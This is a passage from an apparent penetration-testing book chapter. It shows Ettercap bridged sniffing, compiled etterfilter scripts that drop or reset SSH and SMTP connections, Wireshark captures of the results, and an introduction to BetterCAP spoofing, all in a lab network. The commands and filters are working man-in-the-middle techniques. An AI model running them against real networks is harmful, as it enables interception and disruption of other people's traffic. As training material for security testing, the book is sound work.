


```
root@yokwe:~# ettercap -T -q -B eth0 -B wlan0 -w FreeWifiTest

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:C9:16:6B
          192.168.59.128/255.255.255.0
          fe80::20c:29ff:fec9:166b/64

Listening on:
 wlan0 -> 00:C0:CA:8D:8A:E8
          192.168.59.132/255.255.255.0
          fe80::2c0:caff:fe8d:8ae8/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Bridged sniffing...


Text only Interface activated...
Hit 'h' for inline help

DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [192.168.59.254] OFFER : 192.168.59.129 255.255.255.0 GW 192.168.59.2 DNS 192.168.59.2 "localdomain"
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [192.168.59.254] OFFER : 192.168.59.129 255.255.255.0 GW 192.168.59.2 DNS 192.168.59.2 "localdomain"
DHCP: [192.168.59.254] OFFER : 192.168.59.129 255.255.255.0 GW 192.168.59.2 DNS 192.168.59.2 "localdomain"
```

The command is easy thanks to Ettercap's behind-the-scenes power to manage the bridge and sniffing:

- `-T` tells Ettercap to go *old school* and use a text-only interface.
- `-q` means *be quiet*. We don't want Ettercap reporting every packet to our interface; that's what our capture file is for. We are analyzing later, not now. Let's just let it run.
- `-B` starts up *bridged sniffing*. Remember, we need two interfaces, so I run this flag twice for each interface.
- `-w` will write the packets to a `.pcap` file for later analysis in Wireshark.

We then apply ordinary Wireshark analysis here. With this privileged position, we can proceed to advanced attacks such as SSL stripping – we'll cover this in `Chapter 4`, *Advanced Network Attacks*.



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
172.217.4.206	192.168.59.129	25	2634	10	894	15	1740	14.693285
192.168.59.1	224.0.0.252	82	6394	82	6394	0	0	98.166845
192.168.59.1	224.0.0.22	29	1668	29	1668	0	0	98.127797
192.168.59.1	239.255.255.250	6	1296	6	1296	0	0	146.478304
192.168.59.1	224.0.0.251	4	328	4	328	0	0	146.482780
192.168.59.2	192.168.59.130	455	45 k	64	9460	391	36 k	99.105739
192.168.59.2	192.168.59.129	249	65 k	84	34 k	165	30 k	13.936967
192.168.59.2	224.0.0.251	4	692	4	692	0	0	23.865106
192.168.59.129	224.0.0.251	77	11 k	77	11 k	0	0	22.865893
192.168.59.129	224.0.0.22	16	864	16	864	0	0	22.820795
192.168.59.129	192.168.59.254	16	3842	2	124	14	3718	12.450579
192.168.59.129	192.168.59.129	3	168	3	168	0	0	23.447094
192.168.59.130	192.168.108.1	14,771	1331 k	14,771	1331 k	0	0	99.133333
192.168.59.130	224.0.0.252	152	11 k	152	11 k	0	0	99.124585
192.168.59.130	224.0.0.251	16	1024	16	1024	0	0	99.122983
192.168.59.130	239.255.255.250	12	2592	12	2592	0	0	146.478913
192.168.59.130	224.0.0.2	8	368	8	368	0	0	108.827186
192.168.59.130	192.168.59.254	4	1368	0	0	4	1368	108.774745

Frame (frame), 60 bytes   Packets: 54020 · Displayed: 54020 (100.0%) · Load time: 0:0.484   Profile: Default

Ettercap filters – fine-tuning your analysis

We've seen just how powerful Ettercap can be out-of-the-box. Where Ettercap really shines is its content filtering engine and its ability to interpret custom scripts. Ettercap makes man-in-the-middle attacks a no-brainer; however, with filters, we can turn a Kali box running Ettercap into, for instance, an IDS. Imagine the combined power of our bridged sniffing attack and custom filters designed to interpret packets and take action on them: dropping them, and even modifying them in transit.

Let's take a look at a basic example to whet our appetite. You may immediately notice the C-like syntax and the similarity to Wireshark display filters. There's a lot of conceptual overlap here; you'll find that analysis of patterns with Wireshark can yield some powerful Ettercap filters:

```
if (ip.proto == TCP) {
  if (tcp.src == 80 || tcp.dst == 80) {
    msg("HTTP traffic detected.\n");
  }
}
```

Translated into plain English, this says, *test if the IP protocol is TCP; if so, do another test to see if the source port is* `80`*, or the destination port is* `80`*; if either is true, display a message to the user that says* `HTTP traffic detected`. This is an example of nested-if statements, which are embedded in graph parentheses.

Let's take a look at an ability that should intrigue the Scapy/Python part of your brain:

```
if (ip.proto == TCP) {
  if (tcp.dst == 12345) {
    msg("Port 12345 pattern matched, executing script.\n");
    exec("./12345_exec");
  }
}
```

In this sample, we're testing for any TCP packet destined for port `12345`. If the packet is seen, we alert the user that an executable is being triggered. The script then launches `12345_exec`. We could write up a Python script (and yes, import Scapy to craft packets) that will trigger upon meeting a condition in Ettercap.

Killing connections with Ettercap filters

Now, let's try to construct a filter to kill SSH and SMTP connections while allowing all other traffic. This will give us hands-on experience with setting up a basic service filtering mechanism on our Kali box. Pay attention: my first shot at this short filter will have a troublemaking function in it. We'll review the results and see if we can't fix the problem.

First, I fire up nano and create a file with this filter:

```
if (ip.proto == TCP) {
  if (tcp.src == 22 || tcp.dst == 22 || tcp.src == 25 || tcp.dst == 25) {
    msg("SSH or SMTP communication detected. Killing connection.\n");
    drop();
    kill();
  }
}
```


Let's review this line by line:

- `if (ip.proto == TCP) {` is our parent `if` statement, checking if the packet in question is a TCP packet. If so, the script proceeds.
- `if (tcp.src == 22 || tcp.dst == 22 || tcp.src == 25 || tcp.dst == 25) {` is the nested if statement that checks if the TCP packet that passed our first check is coming from or destined to ports `22` or `25`. The double pipe means *or*, so any of these four checks will pass the if, taking us to the functions:
    - `msg()` displays a message in our Ettercap window. I would always recommend using this so we know that the filter was triggered.
    - `drop()` simply drops the packet; since we're in the middle, it means we received it but we won't be passing it on. The sender doesn't get any confirmation of receipt, and the recipient never gets it.
    - `kill()` gets aggressive and sends a RST packet to both ends of the communication.
- The two closing graph parentheses correspond to each `if` statement.

I save this text file with nano, and I prepare to compile it.

Why are we compiling the filter? Because interpreting code is slow, and we're dealing with analysis and manipulation in the middle of the packet's flight. The compiler is very simple to use and is included, so we simply issue the command with the name of the file we just created.

```
# etterfilter [filter text file]
```




```
root@yokwe:~# etterfilter filter_sshsmtp

etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team


 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp  pv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'filter_sshsmtp'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'filter.ef'  done.

 -> Script encoded into 14 instructions.

root@yokwe:~#
```

The default output is `filter.ef`, but you can name it whatever you want.

Now, we simply fire up Ettercap like before, but this time we're loading our filter with `-F`. Ettercap does everything else automatically:

```
# ettercap -T -q -F filter.ef -B eth0 -B wlan0 -w
SSH_SMTP_Filter_Testcapture
```

I connect to our naughty network, and I try to connect to my SSH server at home. The connection fails, just as we had planned – but the console starts lighting up with my filter message. Let's look in Wireshark and filter by port `22` traffic to see what's going on:


Applications
Places
Wireshark
Mon 17:07
SSH_SMTP_Filter_Testcapture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 22
Expression...

```
No.   Time        Source           Destination      Protocol Length Info
538… 181.522562  192.168.59.132   24.127.130.238   TCP      66 52637 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 W
538… 181.524822  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.524759  192.168.59.132   24.127.130.238   TCP      54 52637 → 22 [RST] Seq=0 Win=8388352 Len=0
538… 181.529183  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.529442  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.529203  192.168.59.132   24.127.130.238   TCP      54 52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538… 181.532894  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.529390  192.168.59.132   24.127.130.238   TCP      54 52637 → 22 [RST] Seq=0 Win=8388352 Len=0
538… 181.533246  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.532920  192.168.59.132   24.127.130.238   TCP      54 52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538… 181.533293  192.168.59.132   24.127.130.238   TCP      54 52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538… 181.536571  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.537846  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.538098  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.538201  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.538276  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.540871  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
538… 181.536604  192.168.59.132   24.127.130.238   TCP      54 52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538… 181.541117  24.127.130.238   192.168.59.132   TCP      54 22 → 52637 [RST] Seq=1 Win=32767 Len=0
```

```
      Urgent pointer: 0
    ▼ Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP), No-Operation (NOP), SACK permitted
      ▼ TCP Option - Maximum segment size: 1460 bytes
          Kind: Maximum Segment Size (2)
          Length: 4
          MSS Value: 1460
      ▼ TCP Option - No-Operation (NOP)
          Kind: No-Operation (1)
      ▼ TCP Option - Window scale: 8 (multiply by 256)
          Kind: Window Scale (3)
          Length: 3
```


```
0000  00 50 56 f9 e8 11 f0 d5  bf dd be 54 08 00 45 00   .PV..... ...T..E.
0010  00 34 4a 40 40 00 80 06  18 ea c0 a8 3b 84 18 7f   .4J@@... ....;...
0020  82 ee cd 9d 00 16 30 9c  8e bd 00 00 00 00 80 02   ......0. ........
0030  20 00 2a 69 00 00 02 04  05 b4 01 03 03 08 01 01    .*i.... ........
0040  04 02                                              ..
```

```
Internet Protocol Version 4 (ip), 20 bytes    Packets: 80689 · Displayed: 26792 (33.2%) · Load time: 0:0.680    Profile: Default
```

What in tarnation? 26,792 RST packets in a matter of a couple minutes! We just flooded ourselves with RST packets. How did we manage this with such a dinky script?


I know what the hacker in you is thinking: we included a kill function in bridged sniffing, so the filter is running on two interfaces and designed to match any packet going to and from SSH which would, by definition, include our RST packets. Nicely done, I'm impressed. Let's recompile our script and take out `kill()`.

That's better:


Applications
Places
Wireshark
Mon 17:11
SSH_SMTP_Filter_Testcapture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
tcp.stream eq 116

No.   Time       Source          Destination     Protocol Length Info
  979 38.948034  192.168.59.132  24.127.130.238  TCP      66 49364 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
 1042 41.953153  192.168.59.132  24.127.130.238  TCP      66 [TCP Retransmission] 49364 → 22 [SYN] Seq=0 Win=8192
 1203 47.921093  192.168.59.132  24.127.130.238  TCP      62 [TCP Retransmission] 49364 → 22 [SYN] Seq=0 Win=8192

▸ Frame 979: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▸ Ethernet II, Src: IntelCor_dd:be:54 (f0:d5:bf:dd:be:54), Dst: Vmware_f9:e8:11 (00:50:56:f9:e8:11)
▸ Internet Protocol Version 4, Src: 192.168.59.132, Dst: 24.127.130.238
▸ Transmission Control Protocol, Src Port: 49364, Dst Port: 22, Seq: 0, Len: 0

0000  00 50 56 f9 e8 11 f0 d5  bf dd be 54 08 00 45 00   .PV..... ...T..E.
0010  00 34 01 43 40 00 80 06  61 e7 c0 a8 3b 84 18 7f   .4.C@... a...;...
0020  82 ee c0 d4 00 16 da 8a  26 f2 00 00 00 00 80 02   ........ &.......
0030  20 00 f5 0e 00 00 02 04  05 b4 01 03 03 08 01 01    ....... ........
0040  04 02                                              ..

SSH_SMTP_Filter_Testcapture    Packets: 1755 · Displayed: 3 (0.2%) · Load time: 0:0.19    Profile: Default
```

The network quietens down and our bridge merely drops the packets without sending any RST packets. My SSH client running on our victim Windows box never gets the SYN-ACK it was hoping for.



Network error: Connection timed out


Getting better – spoofing with BetterCAP

Any good pen tester has a variety of tools at his or her disposal. Often, there are different tools that are comparable to each other in functionality, but one does something better than the other and vice versa. A common pain point for the pen tester is the wonderfully powerful tool that is no longer supported, so you make do with what was last updated a decade ago. Hey, if it ain't broke, don't fix it – some attacks, like ARP spoofing, don't change over the years at their core. However, any bugs that were present are there for life. Ettercap has proven itself to security practitioners, and we've seen its power here, but I'm going to wrap up the sniffing and spoofing discussion with the new kid on the block (relatively speaking): BetterCAP.

First, we can grab BetterCAP on Kali very easily as it's in the repository:

```
# apt-get install bettercap
```

Fire up `bettercap -h` for an introduction to this tool's abilities. If I simply run `bettercap`, I see it gets to work immediately!


Applications ▾ Places ▾ Terminal ▾
Tue 23:42
root@yokwe: ~
File Edit View Search Terminal Help

```
SERVERS:

        --httpd                     Enable HTTP server, default to false.
        --httpd-port PORT           Set HTTP server port, default to 8081.
        --httpd-path PATH           Set HTTP server path, default to ./ .
        --dns FILE                  Enable DNS server and use this file as a hosts resolution table.
        --dns-port PORT             Set DNS server port, default to 5300.

For examples & docs please visit https://bettercap.org/

root@yokwe:~# bettercap
 _           _   _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✓ discovery:✓ sniffer:✗ tcp-proxy:✗ udp-proxy:✗ http-proxy:✗ https-proxy:✗ sslstrip:✗ ht
tp-server:✗ dns-server:✗ ] ...

[I] [eth0] 192.168.59.128 : 00:0C:29:C9:16:6B / eth0 ( VMware )
[I] [GATEWAY] 192.168.59.2 : 00:50:56:F9:E8:11 ( VMware )
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your subnet ...
[I] [DISCOVERY] Done in 3.0 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.59.0..192.168.59.255 ...
[I] Acquired 2 new targets :

  [NEW] 192.168.59.1 : 00:50:56:C0:00:08 ( VMware )
  [NEW] 192.168.59.254 : 00:50:56:E7:F1:C5 ( VMware )

[W] WARNING: Sniffer module was NOT enabled ( -X argument ), this will cause the MITM to run but no data to be c
ollected.
```

BetterCAP is not for beginners, for this reason. It is designed to get you straight to work with as little fuss as necessary. By looking at the startup line alone, we can see this is no ordinary sniffer: note the TCP/UDP/HTTP/HTTPS proxy, SSL stripper, and HTTP and DNS servers. We'll revisit this handy tool for other attacks elsewhere in this book. For now, let's take a look at a special kind of spoofing that BetterCAP makes simple for us: the ICMP redirection attack.

ICMP redirection with BetterCAP

